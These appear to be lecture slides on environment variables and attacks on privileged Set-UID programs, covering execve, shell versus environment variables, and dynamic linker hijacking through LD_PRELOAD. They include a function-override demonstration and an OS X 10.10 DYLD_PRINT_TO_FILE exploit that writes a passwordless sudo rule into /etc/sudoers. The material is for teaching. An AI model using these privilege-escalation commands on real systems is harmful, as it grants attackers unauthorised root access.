


# Environment Variables & Attacks

# Flowchart For Problem Resolution



# Environment Variables

- A set of dynamic named values
- Part of the operating environment in which a process runs
- Affect the way that a running process will behave
- Introduced in Unix and also adopted by Microsoft Windows
- Example: PATH variable
  - When a program is executed the shell process will use the environment variable to find where the program is, if the full path is not provided.
- Do not trust the existence, size, or content of environment variables used in a privileged program.
  - Privileged programs should clear their environment and rely only on values that they have explicitly set from a trusted source, such as a protected configuration file.

# How to Access Environment Variables

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (envp[i] != NULL) {
        printf("%s\n", envp[i++]);
    }
}
```

← From the main function

More reliable way:  
Using the global variable



```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i++]);
    }
}
```

# How Does a process get Environment Variables?

- Process can get environment variables one of two ways:
  - If a new process is created using fork() system call, the child process will inherit its parent process's environment variables.
  - If a process runs a new program in itself, it typically uses execve() system call. In this scenario, the memory space is overwritten and all old environment variables are lost. execve() can be invoked in a special manner to pass environment variables from one process to another.
- Passing environment variables when invoking execve() :

```
int execve(const char *filename, char *const argv[],  
           char *const envp[])
```

# execve() and Environment variables

- The program executes a new program `/usr/bin/env`, which prints out the environment variables of the current process.
- We construct a new variable `newenv`, and use it as the 3rd argument.

```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0; char* v[2]; char* newenv[3];
    if (argc < 2) return;

    // Construct the argument array
    v[0] = "/usr/bin/env";    v[1] = NULL;

    // Construct the environment variable array
    newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

    switch(argv[1][0]) {
        case '1': // Passing no environment variable.
            execve(v[0], v, NULL);
        case '2': // Passing a new set of environment variables.
            execve(v[0], v, newenv);
        case '3': // Passing all the environment variables.
            execve(v[0], v, environ);
        default:
            execve(v[0], v, NULL);
    }
}
```


# execve() and Environment variables

Obtained from  
the parent  
process

```
$ a.out 1      ← Passing NULL
$ a.out 2      ← Passing newenv[]
AAA=aaa
BBB=bbb
$ a.out 3      ← Passing environ
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-l2UoOe/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
...
```

# Memory Location for Environment Variables

- `envp` and `environ` points to the same place initially.
- `envp` is only accessible inside the `main` function, while `environ` is a global variable.
- When changes are made to the environment variables (e.g., new ones are added), the location for storing the environment variables may be moved to the heap, so `environ` will change (`envp` does not change)





# Shell Variables & Environment Variables

- People often mistake shell variables and environment variables to be the same.
- Shell Variables:
  - Internal variables used by shell.
  - Shell provides built-in commands to allow users to create, assign and delete shell variables.
  - In the example, we create a shell variable called FOO.

```
seed@ubuntu:~$ FOO=bar
seed@ubuntu:~$ echo $FOO
bar
seed@ubuntu:~$ unset FOO
seed@ubuntu:~$ echo $FOO

seed@ubuntu:~$
```

# Side Note on The /proc File System


- /proc is a virtual file system in linux. It contains a directory for each process, using the process ID as the name of the directory
- Each process directory has a virtual file called environ, which contains the environment of the process.
  - e.g., virtual file `/proc/932/environ` contains the environment variable of process 932
  - The command `strings /proc/$$/environ` prints out the environment variable of the current process (shell will replace \$\$ with its own process ID)
- When env program is invoked in a bash shell, it runs in a child process. Therefore, it print out the environment variables of the shell's child process, not its own.

# Shell Variables & Environment Variables

- Shell variables and environment variables are different
- When a shell program starts, it copies the environment variables into its own shell variables. Changes made to the shell variable will not reflect on the environment variables, as shown in example :

Environment variable	→	<code>seed@ubuntu:~/test\$ strings /proc/\$\$/environ   grep LOGNAME</code>
		<code>LOGNAME=seed</code>
Shell variable	→	<code>seed@ubuntu:~/test\$ echo \$LOGNAME</code>
		<code>seed</code>
		<code>seed@ubuntu:~/test\$ LOGNAME=bob</code>
		<code>seed@ubuntu:~/test\$ echo \$LOGNAME</code>
Shell variable is changed	→	<code>bob</code>
		<code>seed@ubuntu:~/test\$ strings /proc/\$\$/environ   grep LOGNAME</code>
Environment variable is the same	→	<code>LOGNAME=seed</code>
		<code>seed@ubuntu:~/test\$ unset LOGNAME</code>
		<code>seed@ubuntu:~/test\$ echo \$LOGNAME</code>
Shell variable is gone	→	
		<code>seed@ubuntu:~/test\$ strings /proc/\$\$/environ   grep LOGNAME</code>
Environment variable is still here	→	<code>LOGNAME=seed</code>

# Shell Variables & Environment Variables



- This figure shows how shell variables affect the environment variables of child processes
- It also shows how the parent shell's environment variables become the child process's environment variables (via shell variables)

# Shell Variables & Environment Variables

- When we type `env` in shell prompt, shell will create a child process

Print out environment variable




```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```

Only LOGNAME and LOGNAME3  
get into the child process, but  
not LOGNAME2. Why?



# Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous.
- Since users can set environment variables, they become part of the attack surface on Set-UID programs.



# Attacks via Dynamic Linker

- Linking finds the external library code referenced in the program
- Linking can be done during runtime or compile time:
  - Dynamic Linking – uses environment variables, which becomes part of the attack surface
  - Static Linking
- We will use the following example to differentiate static and dynamic linking:

```
/* hello.c */  
# include <stdio.h>  
int main()  
{  
    printf("hello world");  
    return 0;  
}
```

# Attacks via Dynamic Linker

## Static Linking

- The linker combines the program's code and the library code containing the `printf()` function
- We can notice that the size of a static compiled program is 100 times larger than a dynamic program


```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed    68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed  7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```



# Attacks via Dynamic Linker

## Dynamic Linking

- The linking is done during runtime
  - Shared libraries (DLL in windows)
- Before a program compiled with dynamic linking is run, its executable is loaded into the memory first




# Attacks via Dynamic Linker

## Dynamic Linking:

- We can use “ldd” command to see what shared libraries a program depends on :

```
$ ldd hello_static
not a dynamic executable
$ ldd hello_dynamic
linux-gate.so.1 => (0xb774b000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
/lib/ld-linux.so.2 (0xb774c000)
```



for system calls

The dynamic linker itself is in a shared library. It is invoked before the main function gets invoked.

The libc library (contains functions like printf() and sleep())

# Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

# Attacks via Dynamic Linker: Case Study 1

- `LD_PRELOAD` contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folder including the one specified by `LD_LIBRARY_PATH`
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program were a Set-UID program, it may lead to security breaches

# Attacks via Dynamic Linker: Case Study 1

## Example 1 – Normal Programs:

- Program calls sleep function which is dynamically linked:

```
/* mytest.c */  
int main()  
{  
    sleep(1);  
    return 0;  
}
```



```
seed@ubuntu:$ gcc mytest.c -o mytest  
seed@ubuntu:$ ./mytest  
seed@ubuntu:$
```

- Now we implement our own sleep() function:

```
#include <stdio.h>  
/* sleep.c */  
void sleep (int s)  
{  
    printf("I am not sleeping!\n");  
}
```

# Attacks via Dynamic Linker: Case Study 1

## Example 1 – Normal Programs ( continued ):

- We need to compile the above code, create a shared library and add the shared library to the LD\_PRELOAD environment variable

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed  41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed  78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!      ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

# Attacks via Dynamic Linker: Case Study

## Example 2 – Set-UID Programs:

- If the technique in example 1 works for Set-UID program, it can be very dangerous. Lets convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Our sleep() function was not invoked.
  - This is due to a countermeasure implemented by the dynamic linker. It ignores the LD\_PRELOAD and LD\_LIBRARY\_PATH environment variables when the EUID and RUID differ.
- Lets verify this countermeasure with an example in the next slide.

# Attacks via Dynamic Linker

## Let's verify the countermeasure

- Make a copy of the `env` program and make it a Set-UID program :

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```


- Export `LD_LIBRARY_PATH` and `LD_PRELOAD` and run both the programs:

Run the original  
`env` program



```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
```

Run our `env`  
program



```
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```



# Attacks via Dynamic Linker: Case Study 2

## Case study: OS X Dynamic Linker

- As discussed in Chapter 1 (in capability leaking ), apple OS X 10.10 introduced a new environment variable without analyzing its security implications perfectly.
- DYLD\_PRINT\_TO\_FILE
  - Ability for users to supply filename for dyld
  - If it is a Set-UID program, users can write to a protected file
  - Capability leak – file descriptor not closed
- Exploit example:
  - Set DYLD\_PRINT\_TO\_FILE to /etc/sudoers
  - Switch to Bob's account
  - The echo command writes to /etc/sudoers

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

# Attacks via External Program


- An application may invoke an external program.
- The application itself may not use environment variables, but the invoked external program might.
- Typical ways of invoking external programs:
  - `exec()` family of function which call `execve()` : runs the program directly
  - `system()`
    - The `system()` function calls `execl()`
